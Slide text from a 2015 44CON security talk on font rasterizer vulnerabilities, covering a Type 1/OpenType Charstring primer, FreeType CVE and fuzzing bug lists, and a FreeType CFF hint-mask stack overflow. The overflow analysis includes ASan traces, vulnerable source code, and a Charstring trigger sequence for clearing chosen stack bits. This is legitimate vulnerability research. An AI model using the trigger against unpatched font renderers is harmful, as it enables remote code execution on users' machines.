Reverse engineering and exploiting font rasterizers

The OpenType saga

Mateusz “j00ru” Jurczyk

44CON 2015, London

PS> whoami

- Project Zero @ Google
- Low-level security researcher with interest in all sorts of vulnerability research and software exploitation
- http://j00ru.vexillium.org/
- @j00ru


Agenda

- Type 1 / OpenType font primer
- Chapter 1 – how it all started
    - FreeType arbitrary out-of-bounds stack-based write access (CVE-2014-2240, CVE-2014-9659)
- Chapter 2 – the Charstring research
    - *Adobe Type Manager Font Driver* in the Windows kernel, and shared codebases
    - Results of manual vulnerability hunting in Microsoft Windows, DirectWrite, .NET and Adobe Reader
- Chapter 3 – font fuzzing
    - Recently fixed Windows kernel TrueType and OpenType vulnerabilities
    - Bug collisions
- Final thoughts

Type 1 / OpenType font primer


Adobe PostScript fonts

- In 1984, Adobe introduced two *outline* font formats based on the *PostScript* language (itself created in 1982):
  - *Type 1*, which may only use a specific subset of PostScript specification.
  - *Type 3*, which can take advantage of all of PostScript's features.
- Originally proprietary formats, with technical specification commercially licensed to partners.
  - Only publicly documented in March 1990, following Apple's work on an independent font format, *TrueType*.



Type 1 primer – general structure

Figure 2b. *Typical dictionary structure of a Type 1 font program*



Adobe Type 1 Font Format, Adobe Systems Incorporated

Type 1 Charstrings

```
/at ## -| { 36 800 hsbw -15 100 hstem 154 108 hstem 466 108 hstem 666 100
 hstem 445 85 vstem 155 120 vstem 641 88 vstem 0 100 vstem 275 353 rmoveto
 54 41 59 57 vhcurveto 49 0 30 -39 -7 -57 rrcurveto -6 -49 -26 -59 -62 0
 rrcurveto -49 -27 43 48 hvcurveto closepath 312 212 rmoveto -95 hlineto
 -10 -52 rlineto -30 42 -42 19 -51 0 rrcurveto -124 -80 -116 -121 hvcurveto
 -101 80 -82 88 vhcurveto 60 0 42 28 26 29 rrcurveto 33 4 callsubr 8 -31
 26 -25 28 -1 rrcurveto 48 -2 58 26 48 63 rrcurveto 40 52 22 75 0 82 rrcurveto
 0 94 -44 77 -68 59 rrcurveto -66 59 -81 27 -88 0 rrcurveto -213 -169 -168
 -223 hvcurveto -225 173 -165 215 vhcurveto 107 0 92 31 70 36 rrcurveto
 -82 65 rlineto -32 -20 -64 -12 -83 0 rrcurveto -171 -125 108 182 hvcurveto
 172 111 119 168 vhcurveto 153 0 118 -84 -9 -166 rrcurveto -5 -86 -51 -81
 -36 -4 rrcurveto -29 -3 12 43 5 24 rrcurveto closepath endchar } |-
```

Type 1 Charstring execution context

- **Instruction stream** – the stream of encoded instructions used to fetch operators and execute them. Not accessible by the Type 1 program itself.
- **Operand stack** – a LIFO structure holding up to 24 numeric (32-bit) entries. Similarly to PostScript, it is used to store instruction operands.
  - various instructions interpret stack items as 16-bit or 32-bit numbers, depending on the operator.
- **Transient array** or **BuildCharArray** – a fully accessible array of 32-bit numeric entries; can be pre-initialized by specifying a `/BuildCharArray` array in the Private Dictionary, and the size can be controlled via a `/lenBuildCharArray` entry of type "number".

  The data structure is not officially documented anywhere that I know of, yet most interpreters implement it.

Type 1 Charstring operators

Officially, divided into six groups by function:

- Byte range 0 – 31:
  - Commands for starting and finishing a character’s outline,
  - Path constructions commands,
  - Hint commands,
  - Arithmetic commands,
  - Subroutine commands.
- Byte range 32 – 255:
  - Immediate values pushed to the operand stack; a special encoding used with more bytes loaded from the instruction stream in order to represent the full 32-bit range.

Type 1 Charstring operators

Value	*Command*
1	hstem
3	vstem
4	vmoveto
5	rlineto
6	hlineto
7	vlineto
8	rrcurveto
9	closepath
10	callsubr
11	return
12	escape
13	hsbw
14	endchar
21	rmoveto
22	hmoveto
30	vhcurveto
31	hvcurveto

Value	*Command*
12 0	dotsection
12 1	vstem3
12 2	hstem3
12 6	seac
12 7	sbw
12 12	div
12 16	callothersubr
12 17	pop
12 33	setcurrentpoint

Type 1 Charstring operators

- The Type 1 format dynamically changed in the first years of its presence, with various features added and removed as seen fit by Adobe.
  - Even though some features are now obsolete and not part of the specification, they still remained in some implementations.

Type 1 Font Files

Several files required to load the font, e.g. for Windows it's

`.pfb + .pfm [+.mmm]`


.mmm	Multiple master Type1 font resource file. It must be used with .pfm and .pfb files.
.pfb	Type 1 font bits file. It is used with a .pfm file.
.pfm	Type 1 font metrics file. It is used with a .pfb file.

AddFontResource function, MSDN

Type 1 Multiple Master (MM) fonts

- In 1991, Adobe released an extension to the Type 1 font format called "Multiple Master fonts".
    - enables specifying two or more "masters" (font styles) and interpolating between them along a continuous range of "axes".
        - weight, width, optical size, style
    - technically implemented by introducing several new DICT fields and Charstring instructions.


Type 1 Multiple Master (MM) fonts



source: *http://blog.typekit.com/2014/07/30/the-adobe-originals-silver-anniversary-story-how-the-originals-endured-in-an-ever-changing-industry/*

Type 1 Multiple Master (MM) fonts

- Initially supported in *Adobe Type Manager* (itself released in 1990).
  - first program to properly rasterize Type 1 fonts on screen.
- Not commonly adopted world-wide, partially due to the advent of *OpenType*.
  - only 30 commercial and 8 free MM fonts released (mostly by Adobe itself).
  - very sparse software support nowadays; however, at least Microsoft Windows (GDI) and Adobe Reader still support it.



OpenType/CFF primer

- Released by Microsoft and Adobe in 1997 to supersede TrueType and Type 1 fonts.
- Major differences:
  - only requires a single font file (.OTF) instead of two or more.
  - previously textual data (such as DICTs) converted to compact, binary form to reduce memory consumption.
  - the Charstring specification significantly extended, introducing new instructions and deprecating some older ones.

Type 2 Charstring Operators

One-byte Type 2 Operators

Dec	Hex	Operator	Dec	Hex	Operator
0	00	–Reserved–	18	12	hstemhm
1	01	hstem	19	13	hintmask
2	02	–Reserved–	20	14	cntrmask
3	03	vstem	21	15	rmoveto
4	04	vmoveto	22	16	hmoveto
5	05	rlineto	23	17	vstemhm
6	06	hlineto	24	18	rcurveline
7	07	vlineto	25	19	rlinecurve
8	08	rrcurveto	26	1a	vvcurveto
9	09	–Reserved–	27	1b	hhcurveto
10	0a	callsubr	28[2]	1c	shortint
11	0b	return	29	1d	callgsubr
12[1]	0c	escape	30	1e	vhcurveto
13	0d	–Reserved–	31	1f	hvcurveto
14	0e	endchar	32–246	20–f6	<numbers>
15	0f	–Reserved–	247–254[3]	f7–fe	<numbers>
16	10	–Reserved–	255[4]	ff	<number>
17	11	–Reserved–			

Two-byte Type 2 Operators

Dec	Hex	Operator	Dec	Hex	Operator
12 0	0c 00	–Reserved– [1]	12 20	0c 14	put
12 1	0c 01	–Reserved–	12 21	0c 15	get
12 2	0c 02	–Reserved–	12 22	0c 16	ifelse
12 3	0c 03	and	12 23	0c 17	random
12 4	0c 04	or	12 24	0c 18	mul
12 5	0c 05	not	12 25	0c 19	–Reserved–
12 6	0c 06	–Reserved–	12 26	0c 1a	sqrt
12 7	0c 07	–Reserved–	12 27	0c 1b	dup
12 8	0c 08	–Reserved–	12 28	0c 1c	exch
12 9	0c 09	abs	12 29	0c 1d	index
12 10	0c 0a	add	12 30	0c 1e	roll
12 11	0c 0b	sub	12 31	0c 1f	–Reserved–
12 12	0c 0c	div	12 32	0c 20	–Reserved–
12 13	0c 0d	–Reserved–	12 33	0c 21	–Reserved–
12 14	0c 0e	neg	12 34	0c 22	hflex
12 15	0c 0f	eq	12 35	0c 23	flex
12 16	0c 10	–Reserved–	12 36	0c 24	hflex1
12 17	0c 11	–Reserved–	12 37	0c 25	flex1
12 18	0c 12	drop	12 38– 12 255	0c 26– 0c ff	–Reserved–
12 19	0c 13	–Reserved–			

Type 2 Charstring Operators

- Changes in the Charstring specs:
  - with *global* and *local* subroutines in OpenType, a new *callgsubr* instruction added,
  - multiple new hinting-related instructions introduced (*hstemhm*, *hintmask*, *cntrmask*, …),
  - new arithmetic and logic instructions (*and*, *or*, *not*, *abs*, *add*, *sub*, *neg*, …),
  - new instructions managing the stack (*dup*, *exch*, *index*, *roll*),
  - new miscellaneous instructions (*random*),
  - new instructions operating on the transient array (*get*, *put*),
  - dropped support for OtherSubrs (removed *callothersubr*).

OpenType/CFF limits specified

A good starting point for vulnerability hunting:

The following are the implementation limits of the Type 2 charstring interpreter:

Description	Limit
Argument stack	48
Number of stem hints (H/V total)	96
Subr nesting, stack limit	10
Charstring length	65535
maximum (g)subrs count	65536
TransientArray elements	32

Chapter 1:
the beginning

FreeType

- Best and most commonly used open-source font rasterization library written in C.
  - Highly efficient and portable.
- Used on billions of devices.
  - Major clients – GNU/Linux, iOS, Android, Chrome OS.
- Supports virtually all existing font formats (BDF, PCF, PFR, OpenType, Type 1, Type 42, TrueType, FON, FNT, …).

Perfect attack vector?


- A signedness issue leading to arbitrary PostScript operations within an internal structure in Type 1 font handling exploited by comex in 2011 as part of iOS jailbreakme v3.
  - Won a Pwnie Award for “Best Client-Side Bug”.
- The security record of the project not all that great in the past, overall.

36	CVE-2012-1134	119	DoS Exec Code Overflow Mem. Corr.	2012-04-25	2013-07-14	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
FreeType before 2.4.9, as used in Mozilla Firefox Mobile before 10.0.4 and other products, allows remote attackers to cause a denial of service (invalid heap write operation and memory corruption) or possibly execute arbitrary code via crafted private-dictionary data in a Type 1 font.													
37	CVE-2012-1133	119	DoS Exec Code Overflow Mem. Corr.	2012-04-25	2012-12-28	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
FreeType before 2.4.9, as used in Mozilla Firefox Mobile before 10.0.4 and other products, allows remote attackers to cause a denial of service (invalid heap write operation and memory corruption) or possibly execute arbitrary code via crafted glyph or bitmap data in a BDF font.													
38	CVE-2012-1132	119	DoS Exec Code Overflow Mem. Corr.	2012-04-25	2012-12-28	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
FreeType before 2.4.9, as used in Mozilla Firefox Mobile before 10.0.4 and other products, allows remote attackers to cause a denial of service (invalid heap read operation and memory corruption) or possibly execute arbitrary code via crafted dictionary data in a Type 1 font.													
39	CVE-2012-1131	119	DoS Exec Code Overflow Mem. Corr.	2012-04-25	2012-12-28	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
FreeType before 2.4.9, as used in Mozilla Firefox Mobile before 10.0.4 and other products, on 64-bit platforms allows remote attackers to cause a denial of service (invalid heap read operation and memory corruption) or possibly execute arbitrary code via vectors related to the cell table of a font.													
40	CVE-2012-1130	119	DoS Exec Code Overflow Mem. Corr.	2012-04-25	2012-12-28	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
FreeType before 2.4.9, as used in Mozilla Firefox Mobile before 10.0.4 and other products, allows remote attackers to cause a denial of service (invalid heap read operation and memory corruption) or possibly execute arbitrary code via crafted property data in a PCF font.													
41	CVE-2012-1129	119	DoS Exec Code Overflow Mem. Corr.	2012-04-25	2012-12-28	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
FreeType before 2.4.9, as used in Mozilla Firefox Mobile before 10.0.4 and other products, allows remote attackers to cause a denial of service (invalid heap read operation and memory corruption) or possibly execute arbitrary code via a crafted SFNT string in a Type 42 font.													
42	CVE-2012-1128	119	DoS Exec Code Overflow Mem. Corr.	2012-04-25	2012-12-18	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
FreeType before 2.4.9, as used in Mozilla Firefox Mobile before 10.0.4 and other products, allows remote attackers to cause a denial of service (NULL pointer dereference and memory corruption) or possibly execute arbitrary code via a crafted TrueType font.													
43	CVE-2012-1127	119	DoS Exec Code Overflow Mem. Corr.	2012-04-25	2012-12-28	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
FreeType before 2.4.9, as used in Mozilla Firefox Mobile before 10.0.4 and other products, allows remote attackers to cause a denial of service (invalid heap read operation and memory corruption) or possibly execute arbitrary code via crafted glyph or bitmap data in a BDF font.													
44	CVE-2012-1126	119	DoS Exec Code Overflow Mem. Corr.	2012-04-25	2012-12-28	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
FreeType before 2.4.9, as used in Mozilla Firefox Mobile before 10.0.4 and other products, allows remote attackers to cause a denial of service (invalid heap read operation and memory corruption) or possibly execute arbitrary code via crafted property data in a BDF font.													
45	CVE-2011-2895	119	Exec Code Overflow	2011-08-19	2012-12-18	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
The LZW decompressor in (1) the BufCompressedFill function in fontfile/decompress.c in X.Org libXfont before 1.4.4 and (2) compress/compress.c in 4.3BSD, as used in zopen.c in OpenBSD before 3.8, FreeBSD, NetBSD 4.0.x and 5.0.x before 5.0.3 and 5.1.x before 5.1.1, FreeType 2.1.9, and other products, does not properly handle code words that are absent from the decompression table when encountered, which allows context-dependent attackers to trigger an infinite loop or a heap-based buffer overflow, and possibly execute arbitrary code, via a crafted compressed stream, a related issue to CVE-2006-1168 and CVE-2011-2896.													
46	CVE-2011-0226	189	DoS Exec Code Mem. Corr.	2011-07-19	2011-10-25	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
Integer signedness error in psaux/t1decode.c in FreeType before 2.4.6, as used in CoreGraphics in Apple iOS before 4.2.9 and 4.3.x before 4.3.4 and other products, allows remote attackers to execute arbitrary code or cause a denial of service (memory corruption and application crash) via a crafted Type 1 font in a PDF document, as exploited in the wild in July 2011.													
47	CVE-2010-3855	119	DoS Exec Code Overflow	2010-11-26	2012-12-18	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
Buffer overflow in the ft_var_readpackedpoints function in truetype/ttgxvar.c in FreeType 2.4.3 and earlier allows remote attackers to cause a denial of service (application crash) or possibly execute arbitrary code via a crafted TrueType GX font.													
48	CVE-2010-3814	119	DoS Exec Code Overflow	2010-11-26	2012-12-18	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
Heap-based buffer overflow in the Ins_SHZ function in ttinterp.c in FreeType 2.4.3 and earlier allows remote attackers to execute arbitrary code or cause a denial of service (application crash) via a crafted SHZ bytecode instruction, related to TrueType opcodes, as demonstrated by a PDF document with a crafted embedded font.													
49	CVE-2010-3311	189	DoS Exec Code Overflow	2011-01-07	2012-12-18	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
Integer overflow in base/ftstream.c in libXft (aka the X FreeType library) in FreeType before 2.4 allows remote attackers to cause a denial of service (application crash) or possibly execute arbitrary code via a crafted Compact Font Format (CFF) font file that triggers a heap-based buffer overflow, related to an "input stream position error" issue, a different vulnerability than CVE-2010-1797.													
50	CVE-2010-3054		DoS	2010-08-19	2012-12-18	5.0	None	Remote	Low	Not required	None	None	Partial
Unspecified vulnerability in FreeType 2.3.9, and other versions before 2.4.2, allows remote attackers to cause a denial of service via vectors involving nested Standard Encoding Accented Character (aka seac) calls, related to psaux.h, cffgload.c, cffgload.h, and t1decode.c.													

Fuzzing it myself a bit since 2012 (>50 bugs reported)

[bugs #35597, 35598] Out-of-bounds heap-based buffer read by parsing, adding properties in BDF fonts, or validating if property being an atom
[bugs #35599, 35600] Out-of-bounds heap-based buffer read by parsing glyph information and bitmaps for BDF fonts
[bug #35601] NULL pointer dereference by moving zone2 pointer point for certain TrueType font
[bug #35602] Out-of-bounds heap-based buffer read when parsing certain SFNT strings by Type42 font parser
[bug #35603] Out-of-bounds heap-based buffer read by loading properties of PCF fonts
[bug #35604] Out-of-bounds heap-based buffer read by attempt to record current cell into the cell table
[bug #35606] Out-of-bounds heap-based buffer read flaw in Type1 font loader by parsing font dictionary entries
[bug #35607] Out-of-bounds heap-based buffer write by parsing BDF glyph information and bitmaps
[bug #35608] Out-of-bounds heap-based buffer write in Type1 font parser by retrieving font's private dictionary
[bug #35640] Out-of-bounds heap-based buffer read in TrueType bytecode interpreter by executing NPUSHB and NPUSHW instructions
[bug #35641] Out-of-bounds heap-based buffer write by parsing BDF glyph and bitmaps information with missing ENCODING field
[bug #35643] Out-of-bounds heap-based buffer read by parsing BDF font header
[bug #35646] Out-of-bounds heap-based buffer read in the TrueType bytecode interpreter by executing the MIRP instruction
[bug #35656] Array index error, leading to out-of stack based buffer read by parsing BDF font glyph information
[bug #35657] Out-of-bounds heap-based buffer read by conversion of PostScript font objects
[bug #35658] Out-of-bounds heap-based buffer read flaw by conversion of an ASCII string into a signed short integer by processing BDF fonts
[bug #35659] Out-of-bounds heap-based buffer write by retrieval of advance values for glyph outlines
[bug #35660] Integer divide by zero by performing arithmetic computations for certain fonts
[bug #35689] Out-of-bounds heap-based buffer write in the TrueType bytecode interpreter by moving zone2 pointer point
[bug #37905] NULL Pointer Dereference in bdf_free_font
[bug #37906] Out-of-bounds read in _bdf_parse_glyphs
[bug #37907] Out-of-bounds write in _bdf_parse_glyphs
[bug #37922] Out-of-bounds write in _bdf_parse_glyphs
[bug #41309] Use of uninitialized memory in ps_parser_load_field, t42_parse_font_matrix and t1_parse_font_matrix
[bug #41310] Use of uninitialized memory in tt_sbit_decoder_load_bitmap
[bug #41320] Out-of-bounds read in af_latin_metrics_init_blues
[bug #41692] Out-of-bounds read in _bdf_parse_properties
[bug #41693] Out-of-bounds read in cff_fd_select_get
[bug #41694] Out-of-bounds read in FNT_Load_Glyph
[bug #41696] Out-of-bounds reads in tt_cmap{0,2,4}_validate
[bug #43535] BDF parsing potential heap pointer disclosure
[bug #43538] Mac font parsing heap-based buffer overflow due to multiple integer overflows
[bug #43539] Mac font parsing heap-based buffer overflow due to integer signedness problems
[bug #43540] Mac FOND resource parsing out-of-bounds read from stack
[bug #43547] PCF parsing NULL pointer dereference due to 32-bit integer overflow
[bug #43548] PCF parsing NULL pointer dereference due to 32-bit integer overflow
[bug #43588] SFNT parsing multiple out-of-bounds reads due to integer overflows in "cmap" table handling
[bug #43589] WOFF parsing heap-based buffer overflow due to integer overflow
[bug #43590] SFNT parsing integer overflows
[bug #43591] sbits parsing potential out-of-bounds read due to integer overflow
[bug #43597] sbix PNG handling heap-based buffer overflow due to integer overflow
[bug #43655] Type42 parsing out-of-bounds read in "ps_table_add"
[bug #43656] SFNT cmap parsing out-of-bounds read in "tt_cmap4_validate"
[bug #43658] CFF CharString parsing heap-based buffer overflow in "cff_builder_add_point"
[bug #43659] Type42 parsing use-after-free in "FT_Stream_TryRead" (embedded BDF loading)
[bug #43660] BDF parsing NULL pointer dereference in "_bdf_parse_glyphs"
[bug #43661] CFF hintmap building stack-based arbitrary out-of-bounds write
[bug #43672] SFNT kern parsing out-of-bounds read in "tt_face_load_kern"
[bug #43679] TrueType parsing heap-based out-of-bounds read in "tt_face_load_hdmx"
[bug #43680] OpenType parsing heap-based out-of-bounds read in "tt_sbit_decoder_load_image"
[bug #43682] multiple unchecked function calls returning FT_Error
[bug #43776] Type42 parsing invalid free in "t42_parse_sfnts"

Obviously not making everyone happy…


G. Geshev
@munmap
Following

Looks like @j00ru killed a bunch of FreeType 0days: goo.gl/Xd012 I've been preserving some of these for the last several months..


RETWEETS 9
FAVORITES 4

1:13 AM - 7 Mar 2012


At one point in 2013…

... FreeType actually became *fuzz clean* using my then-current methods.

After a couple of months, I saw this:



A month and a half later



Adobe CFF font rasterizer accepted by FreeType

Nicole Miñoza · June 19, 2013 · Making Type

Last month we announced that Adobe, in collaboration with Google and FreeType, contributed its CFF font rasterizer technology to FreeType. Today we are happy to let everyone know that the Adobe CFF Engine has been accepted by FreeType and the Adobe-enhanced rasterizer is now on by default.

We'd like to thank everyone who tested the Adobe CFF Engine and reported issues during the beta period. The code was released as a "mature" beta but testers did find a few issues and an improved version of the rasterizer is now being delivered to all devices that use the latest version on FreeType (version 2.5.0.1).

NICOLE MIÑOZA

I've been with the Adobe Type team since 2002, and am currently the Marketing Manager for Adobe Type and Typekit. I am also the mom of an adorable three-year old and a big San Jose Sharks fan.

An entire new CFF rasterizer by Adobe!

- Including a lot of complex/interesting code such as Charstring handling.
- Unfortunately, most useful operators not really supported:

```
case cf2_escGET: /* in spec */
  FT_TRACE4(( " get\n" ));

  CF2_FIXME;
  break;

case cf2_escIFELSE: /* in spec */
  FT_TRACE4(( " ifelse\n" ));

  CF2_FIXME;
  break;

case cf2_escRANDOM: /* in spec */
  FT_TRACE4(( " random\n" ));

  CF2_FIXME;
  break;
```

Let’s give it a go!

- There are still many assumptions to break in the parsing. ☺
- Restarted the fuzzer with .OTF files against the new CFF code.
  - As always, with the library built with AddressSanitizer.
- Initially no results for the first few days.
- But then…

```
==2780==ERROR: AddressSanitizer: stack-buffer-overflow on address 0x7fff22b36410
at pc 0x711ffe bp 0x7fff22b35e90 sp 0x7fff22b35e88
READ of size 1 at 0x7fff22b36410 thread T0
    #0 0x711ffd in cf2_hintmap_build freetype2/src/cff/cf2hints.c:820
    #1 0x6f54e1 in cf2_interpT2CharString freetype2/src/cff/cf2intrp.c:1201
    #2 0x6e94f0 in cf2_getGlyphOutline freetype2/src/cff/cf2font.c:456
    #3 0x6e5bfe in cf2_decoder_parse_charstrings freetype2/src/cff/cf2ft.c:369
    #4 0x6db3e6 in cff_slot_load freetype2/src/cff/cffgload.c:2840
    #5 0x69ec8c in cff_glyph_load freetype2/src/cff/cffdrivr.c:185
    #6 0x4a52be in FT_Load_Glyph freetype2/src/base/ftobjs.c:726
    #7 0x492ec9 in test_load ft2demos-2.5.2/src/ftbench.c:246
    #8 0x493cb1 in benchmark ft2demos-2.5.2/src/ftbench.c:216
    #9 0x48fdcd in main ft2demos-2.5.2/src/ftbench.c:1011
```

Bug analysis line by line (src/cff/cf2hints.c)

```
FT_LOCAL_DEF( void )
cf2_hintmap_build( CF2_HintMap   hintmap,
                   CF2_ArrStack  hStemHintArray,
                   CF2_ArrStack  vStemHintArray,
                   CF2_HintMask  hintMask,
                   CF2_Fixed     hintOrigin,
                   FT_Bool       initialMap )
{
  FT_Byte*  maskPtr;

  CF2_Font         font = hintmap->font;
  CF2_HintMaskRec  tempHintMask;

  size_t   bitCount, i;
  FT_Byte  maskByte;
…
  /* make a copy of the hint mask so we can modify it */
  tempHintMask = *hintMask;
  maskPtr      = cf2_hintmask_getMaskPtr( &tempHintMask );

  /* use the hStem hints only, which are first in the mask */
  /* TODO: compare this to cffhintmaskGetBitCount */
  bitCount = cf2_arrstack_size( hStemHintArray );
```

Bug analysis line by line (`src/cff/cf2hints.h`)

```
enum
{
  CF2_MAX_HINTS = 96    /* maximum # of hints */
};


/*
…
* The maximum total number of hints is 96, as specified by the CFF
* specification.
…
*/

typedef struct  CF2_HintMaskRec_
{
  FT_Error*  error;

  FT_Bool  isValid;
  FT_Bool  isNew;

  size_t  bitCount;
  size_t  byteCount;

  FT_Byte  mask[( CF2_MAX_HINTS + 7 ) / 8];

} CF2_HintMaskRec, *CF2_HintMask;
```

The following are the implementation limits of the Type 2 charstring interpreter:

Description	Limit
Argument stack	48
Number of stem hints (H/V total)	96
Subr nesting, stack limit	10
Charstring length	65535
maximum (g)subrs count	65536
TransientArray elements	32

Bug analysis line by line (`src/cff/cf2hints.c`)

```
    /* insert hints captured by a blue zone or already locked (higher */
    /* priority)                                                       */
    for ( i = 0, maskByte = 0x80; i < bitCount; i++ )
    {
      if ( maskByte & *maskPtr )
      {
        /* expand StemHint into two `CF2_Hint' elements */
        CF2_HintRec  bottomHintEdge, topHintEdge;
…
        if ( cf2_hint_isLocked( &bottomHintEdge ) ||
             cf2_hint_isLocked( &topHintEdge )    ||
             cf2_blues_capture( &font->blues,
                                &bottomHintEdge,
                                &topHintEdge )    )
        {
          /* insert captured hint into map */
          cf2_hintmap_insertHint( hintmap, &bottomHintEdge, &topHintEdge );

          *maskPtr &= ~maskByte;      /* turn off the bit for this hint */
        }
      }

      if ( ( i & 7 ) == 7 )
      {
        /* move to next mask byte */
        maskPtr++;
        maskByte = 0x80;
      }
      else
        maskByte >>= 1;
    }
```

- `for ( i = 0, maskByte = 0x80; i < bitCount; i++ )` — controlled iteration count
- `if ( maskByte & *maskPtr )` — out-of-bounds stack read (ASan crash)
- `if ( cf2_hint_isLocked( … ) || … cf2_blues_capture( … ) )` — controlled expression value
- `*maskPtr &= ~maskByte;` — out-of-bounds stack write

The vulnerability

- Caused by an obvious lack of sanity check of the stem hint count (max. 96).
- Results in out-of-bounds read/write operations relative to a 12-byte local buffer.
  - Makes it possible to clear any chosen bit on the stack.
  - Non-continuous overwrite, can defeat stack cookies and reliably modify the return address (or any other data).
- Quite easily exploitable Remote Code Execution condition.

The Charstring trigger

```
1 1 hstem 1 1 hstem … 0 0 vstem cntrmask
```

1 1 hstem 1 1 hstem …

- >96 horizontal stems, enough to *reach* the desired bits on the stack.
- One hstem operator corresponds to one bit.
- Different arguments depending on the desire to clear a specific bit or not.

0 0 vstem


a single vertical stem for correctness.

cntrmask

vulnerability trigger.


For example…

Instruction stream: `0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem … 0 0 vstem cntrmask endchar`




For example…

Instruction stream: `0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem … 0 0 vstem cntrmask endchar`




For example…

Instruction stream: `0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem … 0 0 vstem cntrmask endchar`




For example…

Instruction stream: `0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 0 0 hstem 1 1 hstem 1 1 hstem 1 1 hstem 1 1 hstem … 0 0 vstem cntrmask endchar`




For example...

Instruction stream: 1 1 hstem 1 1 hstem 1 1 hstem 1 1 hstem 0 0 hstem 1 1 hstem 1 1 hstem 1 1 hstem 0 0 vstem cntrmask endchar




For example…

Instruction stream: `1 1 hstem 1 1 hstem 1 1 hstem 0 0 hstem 1 1 hstem 1 1 hstem 1 1 hstem 0 0 vstem cntrmask endchar`




For example…

Instruction stream: `1 1 hstem 1 1 hstem 0 0 hstem 1 1 hstem 1 1 hstem 1 1 hstem 0 0 vstem cntrmask endchar`




For example…

Instruction stream: 1 1 hstem 0 0 hstem 1 1 hstem 1 1 hstem 1 1 hstem 0 0 vstem cntrmask endchar




For example...

Instruction stream: `0 0 hstem 1 1 hstem 1 1 hstem 1 1 hstem 0 0 vstem cntrmask endchar`




For example…

Instruction stream: `1 1 hstem 1 1 hstem 1 1 hstem 0 0 vstem cntrmask endchar`




For example...

Instruction stream: `1 1 hstem 1 1 hstem 0 0 vstem cntrmask endchar`




For example…

Instruction stream: 1 1 hstem 0 0 vstem cntrmask endchar




For example…

Instruction stream: `0 0 vstem cntrmask endchar`




For example…

Instruction stream: cntrmask endchar




For example…

Instruction stream: endchar



For example…

Instruction stream:



A hint in the code? (`src/cff/cf2hints.c`)

```
795:    /* TODO: compare this to cffhintmaskGetBitCount */
796:    bitCount = cf2_arrstack_size( hStemHintArray );
```

- Sadly not the *actual* root cause of the bug.
  - author seemed to realize that something *might* go wrong here.
  - the extra comparison would only be a safety net (yet an effective one).
  - other similar annotations in the code (`TODO`, `XXX` etc.) can be indicative of further problems.

The timeline

- Bug originally reported on 25 Feb 2014, patched in git on 28 Feb 2014, fixed in stable (FreeType 2.5.3) on 8 March 2014.
- While the patch was not obvious, the test case stopped reproducing and the crash didn't pop out during fuzzing anymore.
- We thought that would be the end of it.

Bug rediscovery

- In November 2014, with better input font corpus and mutation algorithms, I restarted my FreeType fuzzing.
- Within minutes, I saw a very familiar crash starting to occur:

```
==15055==ERROR: AddressSanitizer: stack-buffer-overflow on address 0x7fff2dc05b30 at pc
0x71134e bp 0x7fff2dc055b0 sp 0x7fff2dc055a8
READ of size 1 at 0x7fff2dc05b30 thread T0
#0 0x71134d in cf2_hintmap_build freetype2/src/cff/cf2hints.c:822
#1 0x7048e1 in cf2_glyphpath_moveTo freetype2/src/cff/cf2hints.c:1606
#2 0x6f5259 in cf2_interpT2CharString freetype2/src/cff/cf2intrp.c:1243
#3 0x6e8570 in cf2_getGlyphOutline freetype2/src/cff/cf2font.c:469

…

[256, 304) 'tempHintMask' <== Memory access at offset 304 overflows this variable
```

Bug rediscovery – timeline


- Reported again on 21 Nov 2014.
- Turned out to be the very same bug reachable via several unexpected code paths.
  - Remained improperly fixed for ~9 months. ☹
- Another, more complete patch submitted upstream on 4 Dec 2014, shipped in FreeType 2.5.4 on 6 Dec 2014.

Chapter 2:
the Charstring research

Adobe Type Manager (ATM)

- Ported to Windows (3.0, 3.1, 95, 98, Me) by patching into the OS at a very low level in order to provide *native* support for Type 1 fonts.
- Windows NT made it *impossible* (?) to continue this practice.
  - Microsoft originally reacted by allowing Type 1 fonts to be converted to TrueType during system installation.
  - In Windows NT 4.0, ATM was added to the Windows kernel as a third-party font driver, becoming `ATMFD.DLL`.
  - It is there until today, still providing support for PostScript fonts on modern Windows.

Nowadays – shared codebases



There's some good news…

- Various software only *based* on the same codebase.
- Living in different branches and maintained by different groups of people.
- Received a varied degree of attention from the security community.
- Don't have to be affected by the exact same set of bugs!

… and there's some bad news!


- Various software only *based* on the same codebase.
- Living in different branches and maintained by different groups of people.
- Received a varied degree of attention from the security community.
- Don't have to be affected by the exact same set of bugs!

Bindiffing anyone?

Let’s manually audit the Charstring state machine implemented in Adobe Type Manager Font Driver.

Reverse engineering **`ATMFD.DLL`**

ATMFD.DLL: basic recon




- As opposed to Microsoft-authored system components, debug symbols for ATMFD.DLL are not available from the Microsoft symbol server.
- We have to stick with just sub_XXXXX. ☹
- Perhaps one of the reasons why it was less thoroughly audited as compared to the TTF font handling in win32k.sys?

Shared code, shared symbols?

However, since we know that DirectWrite (`DWrite.dll`) and WPF (`PresentationCFFRasterizerNative_v0300.dll`) share the same code, perhaps we could use some simple bindiffing to resolve some symbols?

There's another way

